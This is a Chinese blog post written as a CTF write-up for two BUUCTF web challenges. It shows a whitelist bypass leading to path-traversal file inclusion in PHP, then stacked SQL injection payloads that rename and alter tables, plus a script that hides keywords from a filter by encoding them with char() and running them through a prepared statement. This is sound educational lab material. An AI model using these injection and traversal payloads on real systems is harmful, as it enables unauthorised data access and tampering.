# BUUCTF web(一)

原创


Sn0w/ 于 2019-10-16 20:37:43 发布 12323 收藏 43

分类专栏： web 文章标签： BUUCTF

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/qq_43431158/article/details/102551843

版权


web 专栏收录该内容

30 篇文章 1 订阅

订阅专栏

**前言：最近参加了一场CTF比赛，菜的一批，接下来多练习web题、MISC、密码学，多思考，提高一下自己做题的思路，以及代码审计、编写脚本的能力。**

## [HCTF 2018]WarmUp

查看源码，发现`<!--source.php-->`，打开发现源码

```php
<?php
    highlight_file(__FILE__);
     if (! empty($_REQUEST['file'])
        && is_string($_REQUEST['file'])
        && emmm::checkFile($_REQUEST['file'])
    ) {
        include $_REQUEST['file'];
        exit;
    } else {
        echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";
    }
//这里我换了下位置，方便自己看
    class emmm
    {
        public static function checkFile(&$page)
        {
   #flag not here, and flag in ffffllllaaaagggg
            $whitelist = ["source"=>"source.php","hint"=>"hint.php"];
            if (! isset($page) || !is_string($page)) {//is_string() 函数用于检测变量是否是字符串
                echo "you can't see it";
                return false;
            }
            if (in_array($page, $whitelist)) {//in_array() 函数搜索数组中是否存在指定的值
                return true;
            }
   //mb_substr() 函数返回字符串的一部分
            $_page = mb_substr(
                $page,
                0,
                mb_strpos($page . '?', '?')
    //mb_strpos – 查找字符串在另一个字符串中首次出现的位置
            );
            if (in_array($_page, $whitelist)) {
                return true;
            }

            $_page = urldecode($page);
            $_page = mb_substr(
                $_page,
                0,
                mb_strpos($_page . '?', '?')
            );
            if (in_array($_page, $whitelist)) {
                return true;
            }
            echo "you can't see it";
            return false;
        }
    }
?>
```

观察源码发现`hint.php`，打开发现`flag not here, and flag in ffffllllaaaagggg`，观察到如果满足相应的条件，最后是`include`引入文件，所以这个信息很有用。我们只需使`emmm::checkFile($_REQUEST['file']`返回值为`true`，利用`../`跳转目录读取flag即可

观察`checkFile`函数，几个if语句并列，只要我们满足其中一个`true`,即有返回值，便不需要往下继续执行了

第一个截取的代码就是关键点，代码要求输入的必须拥有白名单中的内容，我们直接可以在第一次截取时匹配到白名单的内容，接下来一匹配即可返回`true`

```
$_page = mb_substr(
                $page,
                0,
                mb_strpos($page . '?', '?')
    //mb_strpos — 查找字符串在另一个字符串中首次出现的位置
            );
            if (in_array($_page, $whitelist)) {
                return true;
            }
```

现在假设我的payload为：`file=source.php?/../fffflllaaaagggg`，经过`mb_strpos`为`source.php?/../fffflllaaaagggg?`，但是`mb_strpos`这个函数只返回首次出现的位置，所以还是会返回第一个`?`的位置，而`mb_substr`截取函数，从0开始截取一直到第一个`?`的位置，截取内容为`source.php`，恰好能与白名单中的进行匹配，可以`return true;`，所以通过第一次截取进行绕过

> ### 返回值
>
> 返回 string 的 **haystack** 中 **needle** 首次出现位置的数值。 如果没有找到 **needle**，它将返回 **FALSE**。


接下来利用`/`使`source.php?`成为一个不存在的目录，最后include利用`../`跳转目录读取flag即可

payload：

```
?file=source.php?/../../../../../fffflllaaaagggg
```

（小白一个，所以内容会有些啰嗦）

## 二、[强网杯 2019]随便注




注入题，发现是回显注入，在测试过程中，发现


很多重要的关键字都被过滤了，这里刚开始真的不知道应该如何绕过，看了大师傅的write up，发现可以使用堆叠注入，那就来尝试一波

在此之前那，已经测试出`'`为闭合符号，那就来查询数据库、数据表

**数据库**

```
1';show databases;#
```

姿势: 1 提交

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

---

```
array(1) {
  [0]=>
  string(11) "ctftraining"
}

array(1) {
  [0]=>
  string(18) "information_schema"
}

array(1) {
  [0]=>
  string(5) "mysql"
}

array(1) {
  [0]=>
  string(18) "performance_schema"
}

array(1) {
  [0]=>
  string(9) "supersqli"
}

array(1) {
  [0]=>
  string(4) "test"
}
```

https://blog.csdn.net/qq_43431158

**数据表**

```
1';show tables;#
```

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

---

```
array(1) {
  [0]=>
  string(16) "1919810931114514"
}

array(1) {
  [0]=>
  string(5) "words"
}
```

https://blog.csdn.net/qq_43431158

再分别查询 `1919810931114514` 表和 `words` 表

```
1';show columns from `words`;#
```

查询words表时，发现有id列，我们随便输入数字时，会回显出对应内容，所以回显内容肯定是从word这张表中回显的

姿势: 1 提交

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

---

```
array(6) {
  [0]=>
  string(2) "id"
  [1]=>
  string(7) "int(10)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}

array(6) {
  [0]=>
  string(4) "data"
  [1]=>
  string(11) "varchar(20)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```

https://blog.csdn.net/qq_43431158

再查询`1919810931114514`表

```
1';show columns from `1919810931114514`;#
```

MYSQL中的符号


```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

---

```
array(6) {
  [0]=>
  string(4) "flag"
  [1]=>
  string(12) "varchar(100)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```

https://blog.csdn.net/qq_43431158

但是到这里就会出现问题，虽然我们已经得到了flag了，但是`select`被过滤了，而`show`命令又不能查看值。这就比较头疼了，不过如果仔细观察的话，一开始过滤的并没有alert 和 rename，我们已经知道了`words`是用来回显内容的，能不能我们把`1919810931114514`这个表更改名字为`words`,并增加相应的字段，使之回显原`1919810931114514`这个表的内容那，当然是可以的，这种思路。。。大师傅tql

**payload：**

```
1';RENAME TABLE `words` TO `words1`;RENAME TABLE `1919810931114514` TO `words`;ALTER TABLE `words` CHANGE `flag` `id` VARCHAR(100) ;show columns from words;#
```

用`1' or '1'='1`访问一下，便可以发现flag

## 堆叠注入原理

> Stacked injections(堆叠注入)，从字母意思便可以看出应该是多条sql 语句一起执行。在MYSQL命令框中，常以`;`作为结束符，那我们是否可以在一句SQL语句结束后再紧跟一句SQL语句，那接下来就来查看一下吧！

我的测试环境为`PHP5.2+Mysql`，在命令框中同时输入三个命令，发现

```
mysql> show databases;use web1;select 1,2,3;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| BWVS               |
| bbs                |
| challenges         |
| dvwa               |
| mysql              |
| performance_schema |
| security           |
| test               |
| web1               |
+--------------------+
10 rows in set (0.00 sec)

Database changed
+---+---+---+
| 1 | 2 | 3 |
+---+---+---+
| 1 | 2 | 3 |
+---+---+---+
1 row in set (0.00 sec)
```

确实可以，知道这种方法，可以在`select`等重要关键字被过滤时考虑使用，但这种方法也是有局限性的：

> 并不是每一个环境下都可以执行，可能受到API或者数据库引擎不支持的限制，当然了权限不足也可以解释为什么攻击者无法修改数据或者调用一些程序

## 第二种方法——MySQL的SQL预处理

> 在绝大多数情况下，如果需求某一条 SQL 语句可能会被反复调用执行，或者每次执行的时候只有个别的值不同（比如 select 的 where 子句值不同，update 的 set 子句值不同，insert 的 values 值不同）。如果每次都需要经过上面的词法语义解析、语句优化、制定执行计划等，则如果使用一般的SQL语句会降低效率。
> 所谓预编译语句就是将此类 SQL 语句中的值用占位符替代，可以视为将 SQL 语句模板化或者说参数化，一般称这类语句叫Prepared Statements。

我们目前普遍使用的 MySQL 版本都是支持这一语法：

```
# 定义预处理语句
PREPARE stmt_name FROM preparable_stmt;
# 执行预处理语句
EXECUTE stmt_name [USING @var_name [, @var_name] ...];
# 删除(释放)定义
{DEALLOCATE | DROP} PREPARE stmt_name;
```

利用变量定义预处理 SQL

```
mysql> SET @s = 'SELECT SQRT(POW(?,2) + POW(?,2)) AS hypotenuse';
Query OK, 0 rows affected (0.00 sec)

mysql> PREPARE stmt2 FROM @s;
Query OK, 0 rows affected (0.18 sec)
Statement prepared

mysql> SET @a = 6;
Query OK, 0 rows affected (0.00 sec)

mysql> SET @b = 8;
Query OK, 0 rows affected (0.00 sec)

mysql> EXECUTE stmt2 USING @a, @b;
+------------+
| hypotenuse |
+------------+
|         10 |
+------------+
1 row in set (0.19 sec)

mysql> DEALLOCATE PREPARE stmt2;
Query OK, 0 rows affected (0.00 sec)
```

这种方法也可以绕过一些关键字的检查，看了一篇大师傅用这种方法绕过关键字的检查，tql

通过上面的简单介绍，应该会对SQL预处理语句多少有一些了解了，下面就来做这道题。
字符串转换函数 Ascii(‘x’)或 Char(‘x’)函数可以bypass，如果一些waf过滤不严的话


大师傅的脚本

```
payload = "0';set @s=concat(%s);PREPARE a FROM @s;EXECUTE a;"
#exp = 'select group_concat(TABLE_NAME) from information_schema.TABLES where TABLE_SCHEMA=database()'
#exp = "select group_concat(COLUMN_NAME) from information_schema.COLUMNS where TABLE_NAME='1919810931114514'"
exp = "select flag from `1919810931114514`"
res = ''
for i in exp:
 res += "char(%s),"%(ord(i))
my_payload = payload%(res[:-1])
print(my_payload)
```

仔细观察代码，发现是真的巧妙，将exp中的字符一个一个修改成char(‘x‘)函数格式进行绕过关键字，然后那再总结到一起赋给payload，payload中有预处理语句，再通过预处理语句执行，真的强

```
0';set @s=concat(char(115),char(101),char(108),char(101),char(99),char(116),char(32),char(102),char(108),char(97),char(103),char(32),char(102),char(114),char(111),char(109),char(32),char(96),char(49),char(57),char(49),char(57),char(56),char(49),char(48),char(57),char(51),char(49),char(49),char(49),char(52),char(53),char(49),char(52),char(96));PREPARE a FROM @s;EXECUTE a;
```

得到flag




参考博客：

2019强网杯Web部分Writeup

通过这两道题，真的学习到了不少知识，自己还是太菜，继续做！！！